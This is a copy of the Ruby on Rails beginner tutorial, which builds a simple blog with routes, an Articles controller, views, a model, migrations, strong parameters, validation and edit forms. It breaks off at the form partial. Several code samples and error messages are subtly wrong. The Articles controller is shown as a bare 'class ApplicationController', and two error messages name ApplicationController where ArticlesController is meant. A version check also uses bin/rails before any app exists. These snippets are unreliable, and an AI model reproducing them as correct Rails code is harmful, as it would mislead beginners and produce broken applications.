

Getting Started with Rails

This guide covers getting up and running with Ruby on Rails.

After reading this guide, you will know:

- ✓ **How to install Rails, create a new Rails application, and connect your application to a database.**
- ✓ **The general layout of a Rails application.**
- ✓ **The basic principles of MVC (Model, View, Controller) and RESTful design.**
- ✓ **How to quickly generate the starting pieces of a Rails application.**



Chapters

1. **Guide Assumptions**
2. **What is Rails?**
3. **Creating a New Rails Project**
 - Installing Rails
 - Creating the Blog Application
4. **Hello, Rails!**
 - Starting up the Web Server
 - Say "Hello", Rails
 - Setting the Application Home Page
5. **Getting Up and Running**
 - Laying down the ground work
 - The first form
 - Creating articles
 - Creating the Article model
 - Running a Migration
 - Saving data in the controller
 - Showing Articles
 - Listing all articles
 - Adding links
 - Adding Some Validation
 - Updating Articles
 - Using partials to clean up duplication in views
 - Deleting Articles
6. **Adding a Second Model**
 - Generating a Model
 - Associating Models
 - Adding a Route for Comments
 - Generating a Controller
7. **Refactoring**
 - Rendering Partial Collections
 - Rendering a Partial Form
8. **Deleting Comments**

- [Deleting Associated Objects](#)

9. [Security](#)

- [Basic Authentication](#)
- [Other Security Considerations](#)

10. [What's Next?](#)

11. [Configuration Gotchas](#)

1 Guide Assumptions

This guide is designed for beginners who want to get started with a Rails application from scratch. It does not assume that you have any prior experience with Rails. However, to get the most out of it, you need to have some prerequisites installed:

- The [Ruby](#) language version 1.9.3 or newer.
- The [RubyGems](#) packaging system, which is installed with Ruby versions 1.9 and later. To learn more about RubyGems, please read the [RubyGems Guides](#).
- A working installation of the [SQLite3 Database](#).

Rails is a web application framework running on the Ruby programming language. If you have no prior experience with Ruby, you will find a very steep learning curve diving straight into Rails. There are several curated lists of online resources for learning Ruby:

- [Official Ruby Programming Language website](#)
- [reSRC's List of Free Programming Books](#)

Be aware that some resources, while still excellent, cover versions of Ruby as old as 1.6, and commonly 1.8, and will not include some syntax that you will see in day-to-day development with Rails.

2 What is Rails?

Rails is a web application development framework written in the Ruby language. It is designed to make programming web applications easier by making assumptions about what every developer needs to get started. It allows you to write less code while accomplishing more than many other languages and frameworks. Experienced Rails developers also report that it makes web application development more fun.

Rails is opinionated software. It makes the assumption that there is the "best" way to do things, and it's designed to encourage that way - and in some cases to discourage alternatives. If you learn "The Rails Way" you'll probably discover a tremendous increase in productivity. If you persist in bringing old habits from other languages to your Rails development, and trying to use patterns you learned elsewhere, you may have a less happy experience.

The Rails philosophy includes two major guiding principles:

- **Don't Repeat Yourself:** DRY is a principle of software development which states that "Every piece of knowledge must have a single, unambiguous, authoritative representation within a system." By not writing the same information over and over again, our code is more maintainable, more extensible, and less buggy.
- **Convention Over Configuration:** Rails has opinions about the best way to do many things in a web application, and defaults to this set of conventions, rather than require that you specify every minutiae through endless configuration files.

3 Creating a New Rails Project

The best way to use this guide is to follow each step as it happens, no code or step needed to make this example application has been left out, so you can literally follow along step by step.

By following along with this guide, you'll create a Rails project called `blog`, a (very) simple weblog. Before you can start building the application, you need to make sure that you have Rails itself installed.



The examples below use `$` to represent your terminal prompt in a UNIX-like OS, though it may have been customized to appear differently. If you are using Windows, your prompt will look something like `c:\source_code>`

3.1 Installing Rails

Open up a command line prompt. On MacOS X open Terminal.app, on Windows choose "Run" from your Start menu and type 'cmd.exe'. Any commands prefaced with a dollar sign `$` should be run in the command line. Verify that you have a current version of Ruby installed:



A number of tools exist to help you quickly install Ruby and Ruby on Rails on your system. Windows users can use [Rails Installer](#), while MacOS X users can use [Tokaido](#).



```
$ ruby -v
ruby 2.0.0p353
```

If you don't have Ruby installed have a look at ruby-lang.org for possible ways to install Ruby on your platform.

Many popular UNIX-like OSes ship with an acceptable version of SQLite3. Windows users and others can find installation instructions at [the SQLite3 website](#). Verify that it is correctly installed and in your PATH:



```
$ sqlite3 --version
```

The program should report its version.

To install Rails, use the `gem install` command provided by RubyGems:



```
$ gem install rails
```

To verify that you have everything installed correctly, you should be able to run the following:



```
$ bin/rails --version
```

If it says something like "Rails 4.1.1", you are ready to continue.

3.2 Creating the Blog Application

Rails comes with a number of scripts called generators that are designed to make your development life easier by creating everything that's necessary to start working on a particular task. One of these is the new application generator, which will provide you with the foundation of a fresh Rails application so that you don't have to write it yourself.

To use this generator, open a terminal, navigate to a directory where you have rights to create files, and type:



```
$ rails new blog
```

This will create a Rails application called `Blog` in a `blog` directory and install the gem dependencies that are already mentioned in `Gemfile` using `bundle install`.



You can see all of the command line options that the Rails application builder accepts by running `rails new -h`.

After you create the `blog` application, switch to its folder:



```
$ cd blog
```

The `blog` directory has a number of auto-generated files and folders that make up the structure of a Rails application. Most of the work in this tutorial will happen in the `app` folder, but here's a basic rundown on the function of each of the files and folders that Rails created by default:

File/Folder	Purpose
<code>app/</code>	Contains the controllers, models, views, helpers, mailers and assets for your application.
<code>bin/</code>	Contains the rails script that starts your app and can contain other scripts you use.
<code>config/</code>	Configure your application's routes, database, and more. This is covered in more detail later.
<code>config.ru</code>	Rack configuration for Rack based servers used to start the application.
<code>db/</code>	Contains your current database schema, as well as the database migrations.
<code>Gemfile</code> <code>Gemfile.lock</code>	These files allow you to specify what gem dependencies are needed for your application.
<code>lib/</code>	Extended modules for your application.
<code>log/</code>	Application log files.
<code>public/</code>	The only folder seen by the world as-is. Contains static files and compiled assets.
<code>Rakefile</code>	This file locates and loads tasks that can be run from the command line. The tasks are defined in <code>lib/tasks</code> .
<code>README.rdoc</code>	This is a brief instruction manual for your application. You should edit this file to describe your application.
<code>test/</code>	Unit tests, fixtures, and other test apparatus. These are covered in Testing Rails .
<code>tmp/</code>	Temporary files (like cache, pid, and session files).
<code>vendor/</code>	A place for all third-party code. In a typical Rails application this includes vendor gems.

4 Hello, Rails!

To begin with, let's get some text up on screen quickly. To do this, you need to get your Rails application server running.

4.1 Starting up the Web Server

You actually have a functional Rails application already. To see it, you need to start a web server on your development machine. You can do this by running the following in the `blog` directory:




```
$ bin/rails server
```



Compiling CoffeeScript to JavaScript requires a JavaScript runtime and the absence of a runtime will give you an `execjs` error. Usually Mac OS X and Windows come with a JavaScript runtime installed. Rails adds the `therubyracer` gem to the generated `Gemfile` in a commented line for new apps and you can uncomment if you need it. `therubyrhino` is the recommended runtime for JRuby users and is added by default to the `Gemfile` in apps generated under JRuby. You can investigate about all the supported runtimes at [ExecJS](#).

This will fire up WEBrick, a web server distributed with Ruby by default. To see your application in action, open a browser window and navigate to <http://localhost:3000>. You should see the Rails default information page:



Welcome aboard

You're riding Ruby on Rails!

[About your application's environment](#)

Getting started

Here's how to get rolling:

- 1. Use `rails generate` to create your models and controllers**

To see all available options, run it without parameters.
- 2. Set up a root route to replace this page**

You're seeing this page because you're running in development mode and you haven't set a root route yet.

Routes are set up in `config/routes.rb`.
- 3. Configure your database**

If you're not using SQLite (the default), edit `config/database.yml` with your username and password.

Browse the documentation

- [Rails Guides](#)
- [Rails API](#)
- [Ruby core](#)
- [Ruby standard library](#)



To stop the web server, hit `Ctrl+C` in the terminal window where it's running. To verify the server has stopped you should see your command prompt cursor again. For most UNIX-like systems including Mac OS X this will be a dollar sign `$`. In development mode, Rails does not generally require you to restart the server; changes you make in files will be automatically picked up by the server.

The "Welcome aboard" page is the *smoke test* for a new Rails application: it makes sure that you have your software configured correctly enough to serve a page. You can also click on the *About your application's environment* link to see a

summary of your application's environment.

4.2 Say "Hello", Rails

To get Rails saying "Hello", you need to create at minimum a *controller* and a *view*.

A controller's purpose is to receive specific requests for the application. *Routing* decides which controller receives which requests. Often, there is more than one route to each controller, and different routes can be served by different *actions*. Each action's purpose is to collect information to provide it to a view.


A view's purpose is to display this information in a human readable format. An important distinction to make is that it is the *controller*, not the view, where information is collected. The view should just display that information. By default, view templates are written in a language called eRuby (Embedded Ruby) which is processed by the request cycle in Rails before being sent to the user.

To create a new controller, you will need to run the "controller" generator and tell it you want a controller called "welcome" with an action called "index", just like this:



```
$ bin/rails generate controller welcome index
```

Rails will create several files and a route for you.



```
create  app/controllers/welcome_controller.rb
route   get 'welcome/index'
invoke  erb
create  app/views/welcome
create  app/views/welcome/index.html.erb
invoke  test_unit
create  test/controllers/welcome_controller_test.rb
invoke  helper
create  app/helpers/welcome_helper.rb
invoke  test_unit
create  test/helpers/welcome_helper_test.rb
invoke  assets
invoke  coffee
create  app/assets/javascripts/welcome.js.coffee
invoke  scss
create  app/assets/stylesheets/welcome.css.scss
```

Most important of these are of course the controller, located at `app/controllers/welcome_controller.rb` and the view, located at `app/views/welcome/index.html.erb`.

Open the `app/views/welcome/index.html.erb` file in your text editor. Delete all of the existing code in the file, and replace it with the following single line of code:



```
<h1>Hello, Rails!</h1>
```

4.3 Setting the Application Home Page

Now that we have made the controller and view, we need to tell Rails when we want "Hello, Rails!" to show up. In our case, we want it to show up when we navigate to the root URL of our site, <http://localhost:3000>. At the moment, "Welcome aboard" is occupying that spot.

Next, you have to tell Rails where your actual home page is located.

Open the file `config/routes.rb` in your editor.



```
Rails.application.routes.draw do
  get 'welcome/index'

  # The priority is based upon order of creation:
  # first created -> highest priority.
  #
  # You can have the root of your site routed with "root"
  # root 'welcome#index'
  #
  # ...
```

This is your application's *routing file* which holds entries in a special DSL (domain-specific language) that tells Rails how to connect incoming requests to controllers and actions. This file contains many sample routes on commented lines, and one of them actually shows you how to connect the root of your site to a specific controller and action. Find the line beginning with `root` and uncomment it. It should look something like the following:



```
root 'welcome#index'
```

`root 'welcome#index'` tells Rails to map requests to the root of the application to the welcome controller's index action and `get 'welcome/index'` tells Rails to map requests to <http://localhost:3000/welcome/index> to the welcome controller's index action. This was created earlier when you ran the controller generator (`rails generate controller welcome index`).

Launch the web server again if you stopped it to generate the controller (`rails server`) and navigate to <http://localhost:3000> in your browser. You'll see the "Hello, Rails!" message you put into `app/views/welcome/index.html.erb`, indicating that this new route is indeed going to `WelcomeController`'s `index` action and is rendering the view correctly.



For more information about routing, refer to [Rails Routing from the Outside In](#).

5 Getting Up and Running

Now that you've seen how to create a controller, an action and a view, let's create something with a bit more substance.

In the Blog application, you will now create a new *resource*. A resource is the term used for a collection of similar objects, such as articles, people or animals. You can create, read, update and destroy items for a resource and these operations are referred to as *CRUD* operations.


Rails provides a `resources` method which can be used to declare a standard REST resource. Here's what `config/routes.rb` should look like after the *article resource* is declared.



```
Rails.application.routes.draw do
  resources :articles

  root 'welcome#index'
end
```

If you run `rake routes`, you'll see that it has defined routes for all the standard RESTful actions. The meaning of the prefix column (and other columns) will be seen later, but for now notice that Rails has inferred the singular form `article` and makes meaningful use of the distinction.



```
$ bin/rake routes
      Prefix Verb   URI Pattern                      Controller#Action
articles GET    /articles(.:format)             articles#index
          POST   /articles(.:format)             articles#create
new_article GET    /articles/new(.:format)         articles#new
edit_article GET    /articles/:id/edit(.:format)    articles#edit
article GET    /articles/:id(.:format)         articles#show
          PATCH  /articles/:id(.:format)         articles#update
          PUT    /articles/:id(.:format)         articles#update
          DELETE /articles/:id(.:format)         articles#destroy
root GET    /                               welcome#index
```

In the next section, you will add the ability to create new articles in your application and be able to view them. This is the "C" and the "R" from CRUD: creation and reading. The form for doing this will look like this:

New Article

Title

Text

Save Article

It will look a little basic for now, but that's ok. We'll look at improving the styling for it afterwards.

5.1 Laying down the ground work

Firstly, you need a place within the application to create a new article. A great place for that would be at `/articles/new`. With the route already defined, requests can now be made to `/articles/new` in the application. Navigate to <http://localhost:3000/articles/new> and you'll see a routing error:

Routing Error

uninitialized constant ApplicationController

This error occurs because the route needs to have a controller defined in order to serve the request. The solution to this particular problem is simple: create a controller called `ArticlesController`. You can do this by running this command:



```
$ bin/rails g controller articles
```

If you open up the newly generated `app/controllers/articles_controller.rb` you'll see a fairly empty controller:



```
class ApplicationController  
end
```

A controller is simply a class that is defined to inherit from `ApplicationController`. It's inside this class that you'll define methods that will become the actions for this controller. These actions will perform CRUD operations on the articles within our system.



There are `public`, `private` and `protected` methods in Ruby, but only `public` methods can be actions for controllers. For more details check out [Programming Ruby](#).

If you refresh <http://localhost:3000/articles/new> now, you'll get a new error:

Unknown action

The action 'new' could not be found for ApplicationController

This error indicates that Rails cannot find the `new` action inside the `ArticlesController` that you just generated. This is because when controllers are generated in Rails they are empty by default, unless you tell it your wanted actions during the generation process.

To manually define an action inside a controller, all you need to do is to define a new method inside the controller. Open `app/controllers/articles_controller.rb` and inside the `ArticlesController` class, define a new method like this:



```
def new  
end
```

With the `new` method defined in `ArticlesController`, if you refresh <http://localhost:3000/articles/new> you'll see another error:

Template is missing

Missing template articles/new, application/new with {locale[:en], formats[:html], handlers[:erb, :builder, :coffee]}. Searched in: *

You're getting this error now because Rails expects plain actions like this one to have views associated with them to display their information. With no view available, Rails errors out.

In the above image, the bottom line has been truncated. Let's see what the full thing looks like:

*Missing template articles/new, application/new with {locale[:en], formats[:html], handlers[:erb, :builder, :coffee]}. Searched in: * "/path/to/blog/app/views"*

That's quite a lot of text! Let's quickly go through and understand what each part of it does.

The first part identifies what template is missing. In this case, it's the `articles/new` template. Rails will first look for this template. If not found, then it will attempt to load a template called `application/new`. It looks for one here because the `ArticlesController` inherits from `ApplicationController`.

The next part of the message contains a hash. The `:locale` key in this hash simply indicates what spoken language template should be retrieved. By default, this is the English - or "en" - template. The next key, `:formats` specifies the format of template to be served in response. The default format is `:html`, and so Rails is looking for an HTML template. The final key, `:handlers`, is telling us what *template handlers* could be used to render our template. `:erb` is most commonly used for HTML templates, `:builder` is used for XML templates, and `:coffee` uses CoffeeScript to build JavaScript templates.

The final part of this message tells us where Rails has looked for the templates. Templates within a basic Rails application like this are kept in a single location, but in more complex applications it could be many different paths.

The simplest template that would work in this case would be one located at `app/views/articles/new.html.erb`. The extension of this file name is key: the first extension is the *format* of the template, and the second extension is the *handler* that will be used. Rails is attempting to find a template called `articles/new` within `app/views` for the application. The format for this template can only be `html` and the handler must be one of `erb`, `builder` or `coffee`. Because you want to create a new HTML form, you will be using the `ERB` language. Therefore the file should be called `articles/new.html.erb` and needs to be located inside the `app/views` directory of the application.

Go ahead now and create a new file at `app/views/articles/new.html.erb` and write this content in it:




```
<h1>New Article</h1>
```

When you refresh <http://localhost:3000/articles/new> you'll now see that the page has a title. The route, controller, action and view are now working harmoniously! It's time to create the form for a new article.

5.2 The first form

To create a form within this template, you will use a *form builder*. The primary form builder for Rails is provided by a helper method called `form_for`. To use this method, add this code into `app/views/articles/new.html.erb`:



```
<%= form_for :article do |f| %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
```

```

</p>

<p>
  <%= f.label :text %><br>
  <%= f.text_area :text %>
</p>

<p>
  <%= f.submit %>
</p>
<% end %>

```

If you refresh the page now, you'll see the exact same form as in the example. Building forms in Rails is really just that easy!

When you call `form_for`, you pass it an identifying object for this form. In this case, it's the symbol `:article`. This tells the `form_for` helper what this form is for. Inside the block for this method, the `FormBuilder` object - represented by `f` - is used to build two labels and two text fields, one each for the title and text of an article. Finally, a call to `submit` on the `f` object will create a submit button for the form.

There's one problem with this form though. If you inspect the HTML that is generated, by viewing the source of the page, you will see that the `action` attribute for the form is pointing at `/articles/new`. This is a problem because this route goes to the very page that you're on right at the moment, and that route should only be used to display the form for a new article.

The form needs to use a different URL in order to go somewhere else. This can be done quite simply with the `:url` option of `form_for`. Typically in Rails, the action that is used for new form submissions like this is called "create", and so the form should be pointed to that action.

Edit the `form_for` line inside `app/views/articles/new.html.erb` to look like this:

```

<%= form_for :article, url: articles_path do |f| %>

```

In this example, the `articles_path` helper is passed to the `:url` option. To see what Rails will do with this, we look back at the output of `rake routes`:

```

$ bin/rake routes

```

	Prefix	Verb	URI Pattern	Controller#Action
	articles	GET	/articles(.:format)	articles#index
		POST	/articles(.:format)	articles#create
	new_article	GET	/articles/new(.:format)	articles#new
	edit_article	GET	/articles/:id/edit(.:format)	articles#edit
	article	GET	/articles/:id(.:format)	articles#show
		PATCH	/articles/:id(.:format)	articles#update
		PUT	/articles/:id(.:format)	articles#update
		DELETE	/articles/:id(.:format)	articles#destroy
	root	GET	/	welcome#index

The `articles_path` helper tells Rails to point the form to the URI Pattern associated with the `articles` prefix; and the form will (by default) send a `POST` request to that route. This is associated with the `create` action of the current controller, the `ArticlesController`.

With the form and its associated route defined, you will be able to fill in the form and then click the submit button to begin the process of creating a new article, so go ahead and do that. When you submit the form, you should see a familiar error:


Unknown action

The action 'create' could not be found for ArticlesController

You now need to create the `create` action within the `ArticlesController` for this to work.

5.3 Creating articles

To make the "Unknown action" go away, you can define a `create` action within the `ArticlesController` class in `app/controllers/articles_controller.rb`, underneath the new action:




```
class ArticlesController < ApplicationController
  def new
    end

  def create
    end
end
```

If you re-submit the form now, you'll see another familiar error: a template is missing. That's ok, we can ignore that for now. What the `create` action should be doing is saving our new article to the database.

When a form is submitted, the fields of the form are sent to Rails as *parameters*. These parameters can then be referenced inside the controller actions, typically to perform a particular task. To see what these parameters look like, change the `create` action to this:



```
def create
  render plain: params[:article].inspect
end
```

The `render` method here is taking a very simple hash with a key of `plain` and value of `params[:article].inspect`. The `params` method is the object which represents the parameters (or fields) coming in from the form. The `params` method returns an `ActiveSupport::HashWithIndifferentAccess` object, which allows you to access the keys of the hash using either strings or symbols. In this situation, the only parameters that matter are the ones from the form.

If you re-submit the form one more time you'll now no longer get the missing template error. Instead, you'll see something that looks like the following:



```
{"title"=>"First article!", "text"=>"This is my first article."}
```

This action is now displaying the parameters for the article that are coming in from the form. However, this isn't really all that helpful. Yes, you can see the parameters but nothing in particular is being done with them.

5.4 Creating the Article model

Models in Rails use a singular name, and their corresponding database tables use a plural name. Rails provides a generator for creating models, which most Rails developers tend to use when creating new models. To create the new model, run this command in your terminal:


```
$ bin/rails generate model Article title:string text:text
```

With that command we told Rails that we want a `Article` model, together with a *title* attribute of type string, and a *text* attribute of type text. Those attributes are automatically added to the `articles` table in the database and mapped to the `Article` model.

Rails responded by creating a bunch of files. For now, we're only interested in `app/models/article.rb` and `db/migrate/20140120191729_create_articles.rb` (your name could be a bit different). The latter is responsible for creating the database structure, which is what we'll look at next.



Active Record is smart enough to automatically map column names to model attributes, which means you don't have to declare attributes inside Rails models, as that will be done automatically by Active Record.

5.5 Running a Migration

As we've just seen, `rails generate model` created a *database migration* file inside the `db/migrate` directory. Migrations are Ruby classes that are designed to make it simple to create and modify database tables. Rails uses rake commands to run migrations, and it's possible to undo a migration after it's been applied to your database. Migration filenames include a timestamp to ensure that they're processed in the order that they were created.

If you look in the `db/migrate/20140120191729_create_articles.rb` file (remember, yours will have a slightly different name), here's what you'll find:



```
class CreateArticles < ActiveRecord::Migration
  def change
    create_table :articles do |t|
      t.string :title
      t.text :text

      t.timestamps
    end
  end
end
```

The above migration creates a method named `change` which will be called when you run this migration. The action defined in this method is also reversible, which means Rails knows how to reverse the change made by this migration, in case you want to reverse it later. When you run this migration it will create an `articles` table with one string column and a text column. It also creates two timestamp fields to allow Rails to track article creation and update times.



For more information about migrations, refer to [Rails Database Migrations](#).

At this point, you can use a rake command to run the migration:



```
$ bin/rake db:migrate
```

Rails will execute this migration command and tell you it created the Articles table.



```
== CreateArticles: migrating =====
-- create_table(:articles)
   -> 0.0019s
== CreateArticles: migrated (0.0020s) =====
```



Because you're working in the development environment by default, this command will apply to the database defined in the `development` section of your `config/database.yml` file. If you would like to execute migrations in another environment, for instance in production, you must explicitly pass it when invoking the command: `rake db:migrate RAILS_ENV=production`.

5.6 Saving data in the controller

Back in `ArticlesController`, we need to change the `create` action to use the new `Article` model to save the data in the database. Open `app/controllers/articles_controller.rb` and change the `create` action to look like this:



```
def create
  @article = Article.new(params[:article])

  @article.save
  redirect_to @article
end
```

Here's what's going on: every Rails model can be initialized with its respective attributes, which are automatically mapped to the respective database columns. In the first line we do just that (remember that `params[:article]` contains the attributes we're interested in). Then, `@article.save` is responsible for saving the model in the database. Finally, we redirected the user to the `show` action, which we'll define later.



As we'll see later, `@article.save` returns a boolean indicating whether the article was saved or not.

If you now go to <http://localhost:3000/articles/new> you'll *almost* be able to create an article. Try it! You should get an error that looks like this:

ActiveModel::ForbiddenAttributesError

ActiveModel::ForbiddenAttributesError

Extracted source (around line #6):

```
4
5   def create
6     @article = Article.new(params[:article])
7
```

Rails has several security features that help you write secure applications, and you're running into one of them now. This one is called `strong_parameters`, which requires us to tell Rails exactly which parameters we want to accept in our controllers. In this case, we want to allow the `title` and `text` parameters, so add the new `article_params` method, and change your `create` controller action to use it, like this:



```
def create
  @article = Article.new(article_params)
```

```
@article.save
  redirect_to @article
end

private
def article_params
  params.require(:article).permit(:title, :text)
end
```

See the permit? It allows us to accept both title and text in this action.



Note that `def article_params` is private. This new approach prevents an attacker from setting the model's attributes by manipulating the hash passed to the model. For more information, refer to [this blog article about Strong Parameters](#).

5.7 Showing Articles

If you submit the form again now, Rails will complain about not finding the `show` action. That's not very useful though, so let's add the `show` action before proceeding.

As we have seen in the output of `rake routes`, the route for `show` action is as follows:



```
article GET    /articles/:id(.:format)  articles#show
```

The special syntax `:id` tells rails that this route expects an `:id` parameter, which in our case will be the id of the article.

As we did before, we need to add the `show` action in `app/controllers/articles_controller.rb` and its respective view.



```
def show
  @article = Article.find(params[:id])
end
```

A couple of things to note. We use `Article.find` to find the article we're interested in, passing in `params[:id]` to get the `:id` parameter from the request. We also use an instance variable (prefixed by `@`) to hold a reference to the article object. We do this because Rails will pass all instance variables to the view.

Now, create a new file `app/views/articles/show.html.erb` with the following content:



```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>
```

With this change, you should finally be able to create new articles. Visit <http://localhost:3000/articles/new> and give it a try!

Title: Rails is Awesome!

Text: It really is.

5.8 Listing all articles

We still need a way to list all our articles, so let's do that. The route for this as per output of `rake routes` is:



```
articles GET    /articles(.:format)    articles#index
```

Add the corresponding `index` action for that route inside the `ArticlesController` in the `app/controllers/articles_controller.rb` file:



```
def index
  @articles = Article.all
end
```

And then finally, add view for this action, located at `app/views/articles/index.html.erb`:



```
<h1>Listing articles</h1>

<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
    </tr>
  <% end %>
</table>
```

Now if you go to `http://localhost:3000/articles` you will see a list of all the articles that you have created.

5.9 Adding links

You can now create, show, and list articles. Now let's add some links to navigate through pages.

Open `app/views/welcome/index.html.erb` and modify it as follows:



```
<h1>Hello, Rails!</h1>
<%= link_to 'My Blog', controller: 'articles' %>
```

The `link_to` method is one of Rails' built-in view helpers. It creates a hyperlink based on text to display and where to go - in this case, to the path for articles.


Let's add links to the other views as well, starting with adding this "New Article" link to `app/views/articles/index.html.erb`, placing it above the `<table>` tag:



```
<%= link_to 'New article', new_article_path %>
```

This link will allow you to bring up the form that lets you create a new article.


Also add a link in `app/views/articles/new.html.erb`, underneath the form, to go back to the `index` action:



```
<%= form_for :article, url: articles_path do |f| %>
  ...
<% end %>

<%= link_to 'Back', articles_path %>
```


Finally, add another link to the `app/views/articles/show.html.erb` template to go back to the `index` action as well, so that people who are viewing a single article can go back and view the whole list again:




```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<%= link_to 'Back', articles_path %>
```




If you want to link to an action in the same controller, you don't need to specify the `:controller` option, as Rails will use the current controller by default.



In development mode (which is what you're working in by default), Rails reloads your application with every browser request, so there's no need to stop and restart the web server when a change is made.

5.10 Adding Some Validation

The model file, `app/models/article.rb` is about as simple as it can get:



```
class Article < ActiveRecord::Base
end
```

There isn't much to this file - but note that the `Article` class inherits from `ActiveRecord::Base`. `ActiveRecord` supplies a great deal of functionality to your Rails models for free, including basic database CRUD (Create, Read, Update, Destroy) operations, data validation, as well as sophisticated search support and the ability to relate multiple models to one another.

Rails includes methods to help you validate the data that you send to models. Open the `app/models/article.rb` file and edit it:



```
class Article < ActiveRecord::Base
```

```

      validates :title, presence: true,
                      length: { minimum: 5 }
    end

```

These changes will ensure that all articles have a title that is at least five characters long. Rails can validate a variety of conditions in a model, including the presence or uniqueness of columns, their format, and the existence of associated objects. Validations are covered in detail in [Active Record Validations](#)

With the validation now in place, when you call `@article.save` on an invalid article, it will return `false`. If you open `app/controllers/articles_controller.rb` again, you'll notice that we don't check the result of calling `@article.save` inside the `create` action. If `@article.save` fails in this situation, we need to show the form back to the user. To do this, change the `new` and `create` actions inside `app/controllers/articles_controller.rb` to these:

```

def new
  @article = Article.new
end

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end

private
def article_params
  params.require(:article).permit(:title, :text)
end

```

The `new` action is now creating a new instance variable called `@article`, and you'll see why that is in just a few moments.

Notice that inside the `create` action we use `render` instead of `redirect_to` when `save` returns `false`. The `render` method is used so that the `@article` object is passed back to the `new` template when it is rendered. This rendering is done within the same request as the form submission, whereas the `redirect_to` will tell the browser to issue another request.

If you reload <http://localhost:3000/articles/new> and try to save an article without a title, Rails will send you back to the form, but that's not very useful. You need to tell the user that something went wrong. To do that, you'll modify `app/views/articles/new.html.erb` to check for error messages:

```

<%= form_for :article, url: articles_path do |f| %>
  <% if @article.errors.any? %>
    <div id="error_explanation">
      <h2><%= pluralize(@article.errors.count, "error") %> prohibited
        this article from being saved:</h2>
      <ul>
        <% @article.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

```

```

<p>
  <%= f.label :text %><br>
  <%= f.text_area :text %>
</p>

<p>
  <%= f.submit %>
</p>
<% end %>

<%= link_to 'Back', articles_path %>

```

A few things are going on. We check if there are any errors with `@article.errors.any?`, and in that case we show a list of all errors with `@article.errors.full_messages`.

`pluralize` is a rails helper that takes a number and a string as its arguments. If the number is greater than one, the string will be automatically pluralized.

The reason why we added `@article = Article.new` in the `ArticlesController` is that otherwise `@article` would be `nil` in our view, and calling `@article.errors.any?` would throw an error.



Rails automatically wraps fields that contain an error with a div with class `field_with_errors`. You can define a css rule to make them standout.

Now you'll get a nice error message when saving an article without title when you attempt to do just that on the new article form (<http://localhost:3000/articles/new>).

New Article

2 errors prohibited this article from being saved:

- Title can't be blank
- Title is too short (minimum is 5 characters)

5.11 Updating Articles

We've covered the "CR" part of CRUD. Now let's focus on the "U" part, updating articles.

The first step we'll take is adding an `edit` action to the `ArticlesController`.



```

def edit
  @article = Article.find(params[:id])
end

```

The view will contain a form similar to the one we used when creating new articles. Create a file called `app/views/articles/edit.html.erb` and make it look as follows:



```

<h1>Editing article</h1>

<%= form_for :article, url: article_path(@article), method: :patch do |f| %>

```

```

<% if @article.errors.any? %>
<div id="error_explanation">
  <h2><%= pluralize(@article.errors.count, "error") %> prohibited
    this article from being saved:</h2>
  <ul>
    <% @article.errors.full_messages.each do |msg| %>
      <li><%= msg %></li>
    <% end %>
  </ul>
</div>
<% end %>
<p>
  <%= f.label :title %><br>
  <%= f.text_field :title %>
</p>

<p>
  <%= f.label :text %><br>
  <%= f.text_area :text %>
</p>

<p>
  <%= f.submit %>
</p>
<% end %>

<%= link_to 'Back', articles_path %>


```

This time we point the form to the `update` action, which is not defined yet but will be very soon.

The `method: :patch` option tells Rails that we want this form to be submitted via the `PATCH` HTTP method which is the HTTP method you're expected to use to **update** resources according to the REST protocol.

The first parameter of `form_for` can be an object, say, `@article` which would cause the helper to fill in the form with the fields of the object. Passing in a symbol (`:article`) with the same name as the instance variable (`@article`) also automagically leads to the same behavior. This is what is happening here. More details can be found in [form_for documentation](#).

Next we need to create the `update` action in `app/controllers/articles_controller.rb`:



```

def update
  @article = Article.find(params[:id])

  if @article.update(article_params)
    redirect_to @article
  else
    render 'edit'
  end
end

private
def article_params
  params.require(:article).permit(:title, :text)
end

```

The new method, `update`, is used when you want to update a record that already exists, and it accepts a hash containing the attributes that you want to update. As before, if there was an error updating the article we want to show the form back to the user.

We reuse the `article_params` method that we defined earlier for the `create` action.



You don't need to pass all attributes to `update`. For example, if you'd call `@article.update(title: 'A new title')` Rails would only update the `title` attribute, leaving all other attributes untouched.

Finally, we want to show a link to the `edit` action in the list of all the articles, so let's add that now to `app/views/articles/index.html.erb` to make it appear next to the "Show" link:



```
<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
    <th colspan="2"></th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
      <td><%= link_to 'Show', article_path(article) %></td>
      <td><%= link_to 'Edit', edit_article_path(article) %></td>
    </tr>
  <% end %>
</table>
```

And we'll also add one to the `app/views/articles/show.html.erb` template as well, so that there's also an "Edit" link on an article's page. Add this at the bottom of the template:



```
...

<%= link_to 'Back', articles_path %>
| <%= link_to 'Edit', edit_article_path(@article) %>
```

And here's how our app looks so far:

Listing articles

[New article](#)

Title	Text	
Welcome To Rails	Example	Show Edit
Rails is awesome!	It really is.	Show Edit


5.12 Using partials to clean up duplication in views

Our `edit` page looks very similar to the `new` page, in fact they both share the same code for displaying the form. Let's remove some duplication by using a view partial. By convention, partial files are prefixed by an underscore.



You can read more about partials in the [Layouts and Rendering in Rails](#) guide.

Create a new file `app/views/articles/_form.html.erb` with the following content:




```
<%= form_for @article do |f| %>
  <% if @article.errors.any? %>
    <div id="error_explanation">
      <h2><%= pluralize(@article.errors.count, "error") %> prohibited
        this article from being saved:</h2>
      <ul>
        <% @article.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>
<% end %>
```

